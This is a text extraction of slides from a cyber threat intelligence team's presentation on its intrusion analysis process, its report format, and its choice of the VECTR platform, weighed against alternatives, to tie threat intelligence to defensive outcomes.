
Sony Pictures

## CITA's Three Stage Research & Map Analysis Process

CITA's approach aims to extract as much value from an analysis as possible. However, most of the tangible value can be obtained simply by completing the first two steps outlined below:

Effort	Analysis Approach
1 *	<ul style="list-style-type: none"><li>• 1:1 mapping from original source report and appendices</li><li>• Use of MITRE TRAM for technique feature extraction</li></ul>
2 **	<ul style="list-style-type: none"><li>• Cross referencing intrusion against other public and private vendor reports</li><li>• Review of public / vendor sandbox detonation reports, PCAP analysis</li><li>• Analysis of script based samples (PowerShell, Batch, Bash, etc)</li></ul>
3 ***	<ul style="list-style-type: none"><li>• Sample feature extraction via static analysis</li><li>• Dynamic analysis in local sandbox via heavily monitored system, leveraging ProcMon, Sysmon, Wazuh, Winlogbeat or Velociraptor</li><li>• More complex / specialised reversing of binaries</li></ul>

Tactical Intelligence Reports (TIRs) are the output of a CITA analyst's in-depth dissection of a specific, actor-attributed, intrusion. A TIR provides the necessary technical information to allow defence teams to evaluate a TTPs viability – and perform any corresponding remedial actions.



**Executive Summary & Key Points**

- A concise summary of the intrusion, and its relevance to the organisation
- Focus is on providing just enough context for technical teams

**Intrusion Analysis**

- An illustrated portrayal of the intrusion in the form of an attack chain
- Followed by a reasonably detailed, chronological sequence of events

**ATT&CK**

- Specific TTPs, grouped by tactic, with a focus on procedural detail

**Threat Hunting Considerations**

- Specific observations which can support the development of high-fidelity detection use cases (malware behaviour, host/network artefacts, etc)

**Indicators of Compromise**

- IOCs, with context provided for each, in chronological order
- Focuses on the more static elements, rather than ephemeral network indicators

**References**

- Links to original sources, as well as other CTI outputs, including TIRs

**Immersive Labs**

- Hands-on labs which complement and support the techniques detailed in the TIR

## CITA's Approach: Operationalising Threat Intelligence






Photo: Unsplash

## Summary: Are We There Yet?

- I have an understanding of the wider threat landscape, as well as the specific threats which are the most relevant to my organisation
- I recognise the significance of capturing detail when analysing intrusions and adversarial toolkits, as these support the development of countermeasures
- I accept that CTI research cannot exist in isolation, and that any benefit is typically only realised when collaborating with the wider cyber security function
- I have developed systems and processes that allow me to orchestrate and track the application of my intelligence outputs to demonstrable outcomes

While recognising and understanding the problem (and often, the corresponding solution) are generally well known by defenders, the greater challenge – even in larger organisations – is the deployment of a coherent system that facilitates the application of these concepts and methodologies.

*The remainder of this presentation focuses on introducing such a system, which CITA believe to be accessible and adaptable by all manner of organisations.*

CITA required a system that could help orchestrate teams across the wider cyber security function.

**Flexible**

- Framework / Kill Chain agnostic
- Could allow automation through APIs

**Scalable**

- Performant enough for CITA usage
- Robust enough for multiple and concurrent users

**Standards Compliant**

- STIX / TAXII compliant
- Easy to export data to re-use elsewhere (CSV, JSON, YAML etc)

**Detail Oriented**

- Ability to capture rich attack detail, from both a Red Team and Blue Team perspective


**Encourages Collaboration**

- Encourage intra-business collaboration
- But also support sharing across Trust Groups and peers

**Single Tool Across Security**

- A tool for operational analysts, as well as leadership
- One tool, with multiple use-cases (not just for CTI)


MITRE, through its *Center for Threat-Informed Defense*, provides a number of highly capable tools that support CTI, Threat Hunting and Adversary Emulation initiatives. However, many of these tools work in isolation – offering a siloed, rather than a complete and integrated experience.




**Emulation Plans**  
A comprehensive approach to emulating specific adversaries



**TRAM**  
LLM model which supports ATT&CK TTP feature extraction from CTI reports



**Workbench**  
Explore, create and share extensions of the ATT&CK knowledge base



**Attack Flow**  
Tool for describing a sequences of adversarial behaviours




**Caldera**  
Build and launch autonomous adversarial emulations

**ANALYST 201**



## ANALYST 201



	Benefits	Considerations
<b>Excel</b> <i>Unsuitable</i>	<ul style="list-style-type: none"> <li>• No additional licensing required</li> <li>• Can theoretically be developed and customised to your organisation's specific use cases</li> </ul>	<ul style="list-style-type: none"> <li>• Not optimised for multiple users</li> <li>• Risk of data corruption</li> <li>• Excel simply not optimised for the task</li> </ul>
<b>TIP</b> <i>Unsuitable</i>	<ul style="list-style-type: none"> <li>• Already deployed in production</li> <li>• Enterprise ready, SSO etc</li> <li>• Integrated with existing CTI / SOC workflows</li> <li>• No extra training / development cost</li> </ul>	<ul style="list-style-type: none"> <li>• Most TIPs not optimised for procedural detail</li> <li>• Concerns about confidential control information being held in a SaaS service</li> <li>• Data lock-in</li> </ul>
<b>Unfetter</b> <i>Unsuitable</i>	<ul style="list-style-type: none"> <li>• Free for all use cases, including Enterprise</li> <li>• Tool developed by the NSA, to provide actor-centric security assessments</li> <li>• STIX compliant</li> </ul>	<ul style="list-style-type: none"> <li>• Development ceased in 2018</li> <li>• ATT&amp;CK alignment out of kilter</li> <li>• Tool very unstable / not performant</li> <li>• Not as feature rich as other solutions</li> </ul>
<b>Custom Tooling</b> <i>Unsuitable</i>	<ul style="list-style-type: none"> <li>• Can be customised to meet all your development and productivity needs</li> <li>• Would be compliant with all your business's security requirements</li> </ul>	<ul style="list-style-type: none"> <li>• Cost / time for development</li> <li>• Requires specific development expertise</li> <li>• Ongoing development required to maintain alignment with ATT&amp;CK</li> </ul>

## CITA: Platform Candidates

VECTR  
Ideal

### Benefits

- Free for all uses, including Enterprise
- Kill chain / framework agnostic
- Supports detailed attack chain mapping
- Actively maintained
- No data lock-in; export to CSV, JSON, YAML
- Natively supports collaboration
- Robust RBAC support
- MFA, SSO (Entra ID, OpenID, SAML2)
- Mature, documented GraphQL API
- Rich, built-in MI dashboards
- BAS-like automation builder

### Considerations

- ~~No official Enterprise offering~~ *New!*
- Not originally designed for CTI use cases
- Sense of “starting again”
- Closed source, but developers highly receptive to feedback
- Technology stack might not be compliant with organisational architecture standards
- Ongoing resources to maintain enterprise deployment
- Yet another new system / process to learn
- Team and organisational buy-in

The remaining presentation focusses on how CITA have successfully adapted VECTR into a CTI-first tool, and how our methodology continues to strengthen the organisation's security posture.

VECTR is developed by  
Security Risk Advisors (SRA)

VECTR is a platform designed to facilitate security teams through comprehensive threat simulation assessments. Attacks can be documented to gauge the effectiveness of defensive tools to help strengthen an organisations' security posture, and improve detection capabilities through historical performance tracking.

Campaigns can be broad and span activities across the kill chain, from initial compromise to privilege escalation and lateral movement, or can be narrow in scope to focus on specific detection layers, tools, and infrastructure.

*VECTR is designed to promote full transparency between offense and defense, encourage training between teams, and improve detection & prevention rates across the environment.*



VECTR is focused on common indicators of attack and behaviours that may be carried out by any number of threat actor groups, with varying objectives and levels of sophistication. VECTR can also be used to replicate the step-by-step TTPs associated with specific groups and malware campaigns, however its primary purpose is to replicate attacker behaviours that span multiple threat actor groups and malware campaigns, past, present and future.

VECTR is meant to be used over time with targeted campaigns, iteration, and measurable enhancements to both red team skills and blue team detection capabilities. Ultimately, the goal of VECTR is to make a network resilient to all but the most sophisticated adversaries and insider attacks.

